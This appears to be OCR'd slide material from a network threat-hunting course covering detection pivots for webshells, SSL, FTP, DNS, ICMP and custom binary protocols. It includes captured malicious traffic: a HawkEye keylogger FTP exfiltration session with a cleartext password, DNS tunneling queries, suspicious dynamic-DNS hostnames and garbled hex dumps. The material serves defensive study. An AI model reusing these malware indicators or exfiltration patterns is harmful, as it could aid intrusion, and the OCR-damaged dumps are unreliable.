
- Direction: Inbound/Lateral
- Service: HTTP
- Action: POST, PUT (No Get)
- Contextual Pivots:
 - Binary Data
 - Base64 Form Data
 - Base64 Query Data
 - Dynamic Content Extensions (.php, .cgi, .jsp, .asp, .aspx, etc)
 - Windows CLI Administrative Commands
 - Attachment/Content-Type
 - User-Agents
- webshell_indicator
- webshell_indicator_no_http_error

WEBSHELLS (GET-BASED)

- Direction: Inbound/Lateral
- Service: HTTP
- Action: GET, GET + POST
- Contextual Pivots:
 - Binary Data
 - Fewer Than 4-5 Headers
 - Base64
 - User-Agents
 - Windows CLI Administrative Commands
 - No Directory/One Directory
 - Dynamic Content Extensions (.php, .cgi, .jsp, .asp, .aspx, etc)
 - Check for Unique/Non-Standard Headers
 - Check Query Strings

SSL/TLS


- 5 versions + 1 draft spec
- Supports many block ciphers and stream ciphers
- Key exchange protected by RSA or DH exchange
- Sessions can be resumed without PKI via Session ID or Session Ticket
- HMAC is used to verify CBC modes
- Mutual Authentication requires a couple more steps
- SA SSL/TLS parser only parses details from the X.509 certificate and exchange and registers Service



SSL Decryption Considerations

- Typically HTTP wrapped inside SSL
- Hard to distinguish HTTP over 443 from decrypted SSL over 443
- Usually recommended dedicated decoder for decrypted SSL
- If shared decoder to be used, determine if source mac address is feasible to use to tag decrypted SSL Traffic.
- If SSL decryption device has a way to ‘tag’ decrypted traffic with a header or some other value, can use that to identify

SSL



ENCRYPTED TRAFFIC HUNTING

- Direction: Inbound/Outbound
- Service: SSL (443)
- Contextual Pivots:
 - SSL CA
 - SSL Subject
 - TCP Destination Port
 - Medium Transmission Ratio

FTP

- Easy to automate and use
- Used for exfil on networks with immature perimeter policies
- Can be used for C&C
- Look in action for PUT/STOR commands, query GET commands
- Examine Filenames
- Open password metakey and look for the typical lazy left-handedness and strange passwords
- Open username and look for the same as above

Wireshark - Follow TCP Stream (tcp.stream eq 0) - 261181

```
220 ProFTPD 1.3.4a Server (Debian) [::ffff:131.72.137.2]
USER user5
331 Password required for user5
PASS eatPIE99
230 User user5 logged in
OPTS utf8 on
200 UTF8 set to on
PWD
257 "/home/user5" is the current directory
CWD /home/user5/
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (131,72,137,2,205,30).
STOR HawkEye_Execution_Confirmed_CORP089120490 11.11.2014 8:01:18 AM.txt
150 Opening BINARY mode data connection for
HawkEye_Keylogger_Execution_Confirmed_CORP089120490 11.11.2014 8:01:18 AM.txt
226 Transfer complete
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (131,72,137,2,131,70).
STOR HawkEye_Keylogger_Recoveries_CORP089120490 11.11.2014 8:01:37 AM.txt
```

Packet 4. 11 client pkts, 12 server pkts, 21 turns. Click to select.

Entire conversation (744 bytes) Show data as ASCII Stream 0 Find Next Hide this stream Print Save as... Close Help

Wireshark - Follow TCP Stream (tcp.stream eq 0) - 261182

```
.Dear HawkEye Customers!
This is an email notification generated by CORP089120490 after successful injection of your server.


Best Regards
HawkEye Admin
```

HawkEye Logger Details

Server Name: 2.exe
Keylogger Enabled: True
Clipboard-Logger Enabled: True
Time Logs will be delivered: Every 2 minute(s)
Stealers Enabled: True
Time Log will be delivered: Average 2 to 4 minutes
Local Date and Time: 11/11/2014 8:01:18 AM
Installed Language: en-US
Operating System: Microsoft Windows 7 Professional II
Internal IP Address: 192.168.0.54
External IP Address: 198.48.193.174
Installed Anti-Virus:
Installed Firewall:



19 client pkts, 0 server pkts, 0 turns.

Entire conversation (712 bytes) Show data as ASCII Stream 0 Find Next Hide this stream Print Save as... Close Help



RDP and SSH

- Both encrypted by default , RDP encryption available starting with 5.2+ in Win 2K3
- SSH declares client , server and encryption algorithm + HMAC in clear text
- RDP may show username and hostname
- Use similar tactics as SSL with SSH, although SSH port forwarding from can be one off access
- Pivot into odd, lone SSH sessions and find host that made them, investigate from there
- Use session size and request/response payload to find large transmitters/receivers and pivot to those hosts, source and destination
- Find the organizations DMZ's [inbound web traffic should lead you to the network] and look for SSH/RDP from those machines to the internal network



ICMP


- ICMP.lua ensures sessions is IP Protocol 1 and parses the first 2 bytes in the stream, the Type and Code field
- It registers meta into Action, Error and service.analysis
- Any Action or Error that contains the word Reserved should be examined
- Any filetypes in an ICMP stream should be examined
- Destination Unreachable messages will contain a segment of the request sent and will fire the **Large ICMP Request Frame** meta
- The service should be 0 unless it's a Destination Unreachable message, in that case it'll most likely be an HTTP fragment being sent back, other Services should be examined, ICMP is an IP Protocol, not a Service

 Action Event (6 values) 
echo reply (3,731) - echo request (1,733) - destination unreachable (455) - time exceeded (48) - redirect message (16) - timestamp reply (1)
 Errors (7 values) 
destination port unreachable (405) - ttl expired in transit (47) - host administratively prohibited (37) - redirect datagram for the network (14) - communication administratively prohibited (13) - redirect datagram for the host (2) - fragment reassembly time exceeded (1)

Metadata	Description
Large ICMP Request Frame	Request frame is over 96 bytes
Large ICMP Response Frame	Response frame is over 96 bytes

Metadata	Description
icmp_large_session	IP Protocol is 1 and session size > 1000 bytes
icmp_tunnel	IP Protocol is 1 and Service is not 0

ICMP



No.	Time	Source	Destination	Protocol	Length	Info
27	38...	192.168.5.208	192.168.5.217	ICMP	82	Echo (ping) request id=0xe59c, seq=1/256, ttl=64 (reply in 28)
28	38...	192.168.5.217	192.168.5.208	ICMP	82	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64 (request in 27)
29	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=12/3872, ttl=64
30	38...	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0xe59c, seq=13/3328, ttl=64
31	38...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xe59c, seq=2/512, ttl=64 (reply in 32)
32	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=2/512, ttl=64 (request in 31)
33	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=14/3584, ttl=64
34	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=15/3840, ttl=64
35	48...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xc7cc, seq=0/0, ttl=64 (reply in 36)
36	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64 (request in 35)
37	48...	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64
38	49...	192.168.5.208	192.168.5.217	ICMP	958	Echo (ping) request id=0xc7cc, seq=1/256, ttl=64 (reply in 39)
39	48...	192.168.5.217	192.168.5.208	ICMP	958	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64 (request in 38)
40	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64
41	48...	192.168.5.217	192.168.5.208	ICMP	854	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64
42	49...	192.168.5.208	192.168.5.217	ICMP	94	Echo (ping) request id=0xc7cc, seq=2/512, ttl=64 (reply in 43)
43	49...	192.168.5.217	192.168.5.208	ICMP	94	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64 (request in 42)
...						
> Frame 37: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)						
> Ethernet II, Src: Apple_10:25:83 (00:26:bb:10:25:83), Dst: AskeyCom_d6:f6:dc (00:21:63:d6:f6:dc)						
> Internet Protocol Version 4, Src: 192.168.5.217, Dst: 192.168.5.208						
> Internet Control Message Protocol						
0000	00 21 63 d6 f6 dc	00 26 bb 10 25 83	00 08 45 00	..!c...& ..%..E.		
0010	00 60 fc 67 00 00 46 01	f1 3b c0 a8 05 d9 c0 a8	..`B..@. ..}....			
0020	05 d0 00 00 54 af c7 cc	00 00 0f j5 20 08 88 00 00T... ..`....			
0030	00 00 00 00 00 00 00 00	00 02 00 00 00 00 00 00			
0040	00 27 00 00 c7 cc 53 53	48 26 32 2e 30 2d 4f 7655 H-2.8-Op			
0050	65 6e 53 53 48 5f 35 2e	33 70 31 28 44 65 62 65	enSSH 5. 3pi Debi			
0060	61 6e 2d 33 75 62 75 6e	74 75 36 0d 0a fd	an-Bulan tue...			

DNS

SRC	DST	Info
1037	53	Standard query 0x7ec6 TXT OJPOBEOBKEICGPBICDEIGNHCKMMBINGPLABC GELFAHFIIKKPLENJOOAEBJDOEDG . INIIJCKHMMOBPGMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJILCMHOMPBBHCMEBFG . HLIAKFLKIIPOE.
1037	53	Standard query 0x7ec6 TXT OJPOBEOBKEICGPBICDEIGNHCKMMBINGPLABC GELFAHFIIKKPLENJOOAEBJDOEDG . INIIJCKHMMOBPGMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJILCMHOMPBBHCMEBFG . HLIAKFLKIIPOE.
1037	53	Standard query 0x7ec7 TXT LIMNOCOBJDNDGNIKDEIGNHCKMMBINGPLABC GELFAHFIIKKPLENJOOAEBJDOEDG . INIIJCKHMMOBPGMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJILCMHOMPBBHCMEBFG . HLIAKFLKIIPOE.
1037	53	Standard query 0x7ec7 TXT LIMNOCOBJDNDGNIKDEIGNHCKMMBINGPLABC GELFAHFIIKKPLENJOOAEBJDOEDG . INIIJCKHMMOBPGMCBEGFLHAIFKKLPNEOJAPBEDJEOGDIIJILCMHOMPBBHCMEBFG . HLIAKFLKIIPOE.

- Be aware of Open Resolvers / DNS amplification attacks
- Resolved IP shows up in alias.ip, effectively giving you passive DNS for your network
- Dynamic DNS is still a problem, lookup IP's resolved and follow them and examine source host
- DNS can be used as C2 or signaling
- Simple DNS tunneling can be used but attacker has to be authoritative for the domain, examine subdomains
- hostname consecutive consonants is a good place to start
- High volume of NX Domain could indicate DGA

IR General (10 items)
top20dst (22) - session_size_0-5k (22) - rfc1918_src (22) - outbound_dns (22) - odd_alias.host (22) - internal_src (22) - first_carve (22) - external_dst (22) - bytes.ratio_med_tx (22) - long_connection (14)


Service Type (1 item)
DNS (22)

Hostname Aliases (42 items)
asdfghijkl.myftp.biz (7) - xiaoyu513.vicp.cc (4) - www.dhfdzclk.com (4) - crysvlxw.gicp.net (4) - dnfwl.3322.org (3) - a8u9.gnway.net (3) - ysl.kmras.com (2) - dmresolver.service.distributionengine.conduit-services.com (2) - ddqddq.f3322.org (2) - asdfggfdsaa.ddns.net (2) - a42541239.f3322.org (2) - yummcxgbkyknsvrui.com (1) - yptevhvkswqcaeohribonlnb.info (1) - yassin852.no-ip.biz (1) - xzz5060.8866.org (1) - xiaoyin80.8800.org (1) - www.fjzmnxfd.com (1) - wsjfty1.gicp.net (1) - wsamali.kmdns.net (1) - wendong123.f3322.org (1) - web.boverboya.com (1) - urktyncfbxsk.com (1) - ude.conduit-data.com (1) - serverat.no-ip.biz (1) - r1.lovernor.com (1) - ping3.teamviewer.com (1) - p9500.3322.org (1) - ns1.oray.net (1) - nie10.3322.org (1) - liveupdate.symantecliveupdate.com (1) - liukang505810141.3322.org (1) - keliang.f3322.org (1) - freitaastrojan.ddns.net (1) - east-us.megamultipool.com (1) - belupdated.dyndns.info (1) - bassdir.gicp.net (1) - adminzv.3322.org (1) - a667518.3322.org (1) - 95mmmbkchft8.aithegio.su (1) - 734225628rp.gicp.net (1) - 53423040.3322.org (1) - 3322ok.3322.org (1)

Risk: Informational (13 values)
outbound_traffic (49,579) - dns low ttl (37,498) - dns large answer (833) - dns long query (626) - watchlist_ports (291) - flags_psh (291) - flags_ack (291) - flags_syn (290) - flags_fin (286) - dynamic dns host (11) - dynamic dns server (5) - flags_RST (2) - dns response with uncommon record type (1)

Risk: Suspicious (11 values)
dns extremely low ttl (24,95) - dns large number of answers (6,572) - dns large number of authority records (1,816) - dns large number of additional records (1,063) - dns extremely large number of answers (822) - dns z reserved present (303) - anomalous dns message (274) - dns query contains authority records (214) - dns query contains answer records (163) - dns query for uncommon record class (36) - dns large number of queries (1)

DNS




DNS HUNTING AND INVESTIGATIONS

- Three-Way Communication
- Dual Service Integration
 - DNS -> HTTP,SMTP,SSH,RDP,HTTPS,etc
- Records
 - A
 - CNAME
 - SOA
 - TXT
- Uses
 - C2 Modification
 - C2 Command Channels
 - Beaconing

FILES

- Analysis.file
- Filetype
 - (Forensic Fingerprint)
- Extension
- Filename
- Attachment
- Combine with Service



Service Type Other

Least Understood Service Type

- Service = 0
- Catch all for traffic that was unable to associate with a well known protocol
- Any programming language allows you to open a socket and communicate. Can create your own protocol.
- Often Binary protocols (QQ, Spotify, etc)



Service Type Other


Binary_Streams.lua

- Reads first 256 bytes of request and response streams
- If the combined 512 bytes has more than 310 non-ASCII printable bytes, it fires in Binary_Handshake
- Pair with first_carve_!dns and Other traffic, look for beaconing, counts, SYN beaconing followed by successful connections

Binary_Indicators.lua

- Reads the first 8 bytes of a request stream and compares the value of each byte to the payload frame size for that packet.
- Reads the first 16 bytes of a request stream and compares each word to the payload frame size and then does the same but reads the word in Little Endian
- If either of these conditions match it fires Binary_Indicator

long connection	A session with a lifetime > 30 seconds
suspicious other	A TCP session with a service type of OTHER, payload > 0 and the TCP_SYN flag was seen



BINARY TRAFFIC ANALYSIS

- Mostly Not ASCII-Printable Payload
- Can be Encoded, Encrypted, or Anything Else
- Stages of Analysis
 - Identification of Binary Protocol Payload
 - Session Entropy
 - Per-Payload Entropy
 - Session Byte Frequency Analysis
 - Per-Payload Byte Frequency Analysis
 - Payload Header/Session Byte Frequency Analysis
- Functional Payload Headers – Custom Protocols
 - IDENT
 - Transmit
 - Receive
 - Length
 - Control

BINARY TRAFFIC ANALYSIS

PAYLOAD HEADER ANALYSIS

- Begin at 0
- Move in Segments of 1 Byte/2 Bytes (Word)/4 Bytes (DWORD)
 - Because $2^0, 2^1, 2^2$
- Look at columns
- Observe Byte Similarity Across Session/Request/Response
 - Always Same [Commonly IDENT]
 - Same in Request [Commonly TX/RX]
 - Same in Response [Commonly TX/RX]
 - Always Changing Within Short Range [Commonly Control]
 - Always Changing [TX/RX Len or Data]
 - Decimal Value < Payload Size [TX/RX Len]
 - Mathematical Byte Patterns Repeating
 - Every Payload
 - Every Request
 - Every Response

BINARY TRAFFIC ANALYSIS

00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 2f 5d 0d 40 00 7d 06 0d 8c 0a 99 26 4f 6b b5	./].@.}.&0k.
f6 92 ea 18 01 bb 9d 90 3f 93 fb 4d 0e f2 50 18 ?..M..P.
02 01 95 b5 00 00 ac 53 ac a6 ac ac acS

00 00 0c 9f f0 01 00 1c 7f 31 14 7e 08 00 45 001.~...E.
00 37 f5 98 40 00 36 06 bb f8 6b b5 f6 92 0a 99	.7..@.6. ..k.....
26 4f 01 bb ea 18 fb 4d 0f 00 9d 90 40 4e 50 18	&0.....M@NP.
01 c9 ff 30 00 00 d8 27 d8 d0 d8 d8 a9 af b1	...0... '
b6 ab ac b9 d2

00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 75 60 43 40 00 7d 06 0a 10 0a 99 26 4f 6b b5	.u`C@.}.&0k.
f6 92 ea 18 01 bb 9d 90 40 64 fb 4d 0f 0f 50 18 @d.M..P.
02 01 b2 5e 00 00 c6 b5 a3 b5 b5 af a9 a8 a8 a7	...^
ab a3 c6 c6 c6 c6 c6 c6 c6 b3 b5 a3 b4 a8 a7 ab
a3 c6
c6 c6 af a2 c6 c6 b5 b2 a7 b2 a3 c6 c6 c6 b2 bf
b6 a3 c6 c6 c6 c6 c6 c6 c6 a2 a3 b0 af a5 a3
c6 eb ec

BINARY TRAFFIC ANALYSIS

00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 2f 5d 0d 40 00 7d 06 0d 8c 0a 99 26 4f 6b b5	./].@.}.&0k.
f6 92 ea 18 01 bb 9d 90 3f 93 fb 4d 0e f2 50 18 ?..M..P.
02 01 95 b5 00 00 ac 53 ac a6 ac ac acS
00 00 0c 9f f0 01 00 1c 7f 31 14 7e 08 00 45 001.~...E.
00 37 f5 98 40 00 36 06 bb f8 6b b5 f6 92 0a 99	.7..@.6. ..k.....
26 4f 01 bb ea 18 fb 4d 0f 00 9d 90 40 4e 50 18	&0.....M@NP.
01 c9 ff 30 00 00 d8 27 d8 d0 d8 d8 d8 a9 af b1	...0... '
b6 ab ac b9 d2
00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 75 60 43 40 00 7d 06 0a 10 0a 99 26 4f 6b b5	.u`C@.}.&0k.
f6 92 ea 18 01 bb 9d 90 40 64 fb 4d 0f 0f 50 18 @d.M..P.
02 01 b2 5e 00 00 c6 b5 a3 b5 b5 af a9 a8 a8 a7^
ab a3 c6 c6 c6 c6 c6 c6 c6 b3 b5 a3 b4 a8 a7 ab
a3 c6
c6 c6 af a2 c6 c6 b5 b2 a7 b2 a3 c6 c6 c6 b2 bf
b6 a3 c6 c6 c6 c6 c6 c6 a2 a3 b0 af a5 a3
c6 eb ec

BINARY TRAFFIC ANALYSIS

GOTROJ

00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 2f 5d 0d 40 00 7d 06 0d 8c 0a 99 26 4f 6b b5	./].@.}....&0k.
f6 92 ea 18 01 bb 9d 90 3f 93 fb 4d 0e f2 50 18?..M..P.
02 01 95 b5 00 00 ac 53 ac a6 ac ac acS
00 00 0c 9f f0 01 00 1c 7f 31 14 7e 08 00 45 001.~...E.
00 37 f5 98 40 00 36 06 bb f8 6b b5 f6 92 0a 99	.7..@.6. .k.....
26 4f 01 bb ea 18 fb 4d 0f 00 9d 90 40 4e 50 18	&0.....M@NP.
01 c9 ff 30 00 00 d8 27 d8 d0 d8 d8 d8 a9 af b1	...0...'
b6 ab ac b9 d2
00 1c 7f 31 14 7e 3c 08 f6 d5 22 02 08 00 45 00	...1.~< ..."...E.
00 75 60 43 40 00 7d 06 0a 10 0a 99 26 4f 6b b5	.u`C@.}....&0k.
f6 92 ea 18 01 bb 9d 90 40 64 fb 4d 0f 0f 50 18@d.M..P.
02 01 b2 5e 00 00 c6 b5 a3 b5 b5 af a9 a8 a8 a7	...^.....
ab a3 c6 c6 c6 c6 c6 c6 c6 b3 b5 a3 b4 a8 a7 ab
a3 c6
